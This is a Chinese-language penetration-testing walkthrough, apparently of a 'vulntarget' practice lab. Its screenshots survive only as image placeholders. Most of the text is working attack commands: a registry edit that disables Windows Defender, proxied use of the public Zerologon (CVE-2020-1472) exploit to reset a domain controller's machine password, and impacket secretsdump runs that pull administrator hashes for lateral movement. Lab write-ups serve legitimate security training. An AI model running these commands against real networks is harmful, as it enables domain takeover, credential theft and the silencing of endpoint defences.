gpupdate /force 
- 识别杀毒软件
下载这个插件,然后使用命令
tasklist然后把信息复制粘贴下来,然后放到As-Exploits
关闭杀软
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f正向连接

发现域

同样的搜集一下DC的信息

三层内网
配置代理
git clone https://github.com/SecureAuthCorp/impacket
cd impacket
python3 -m pip install -r requirements.txt
python3 -m pip install .
git clone https://github.com/dirkjanm/CVE-2020-1472.git
cd CVE-2020-1472
proxychains4 python3 cve-2020-1472-exploit.py WIN2019 10.0.10.110 
等待进度条结束,密码就重置好了

然后用刚刚下载的impacket进行横向移动
先获取管理员的hash,然后利用它examples目录下的exp获取hash
proxychains4 python3 secretsdump.py vulntarget/win2019\$@10.0.10.110 -no-pass这里遇到个问题,就是无法运行,解决方法
apt update
apt install python3-impacket
proxychains4 python3 /usr/share/doc/python3-impacket/examples/secretsdump.py 'vulntarget/win2019$@10.0.10.110' 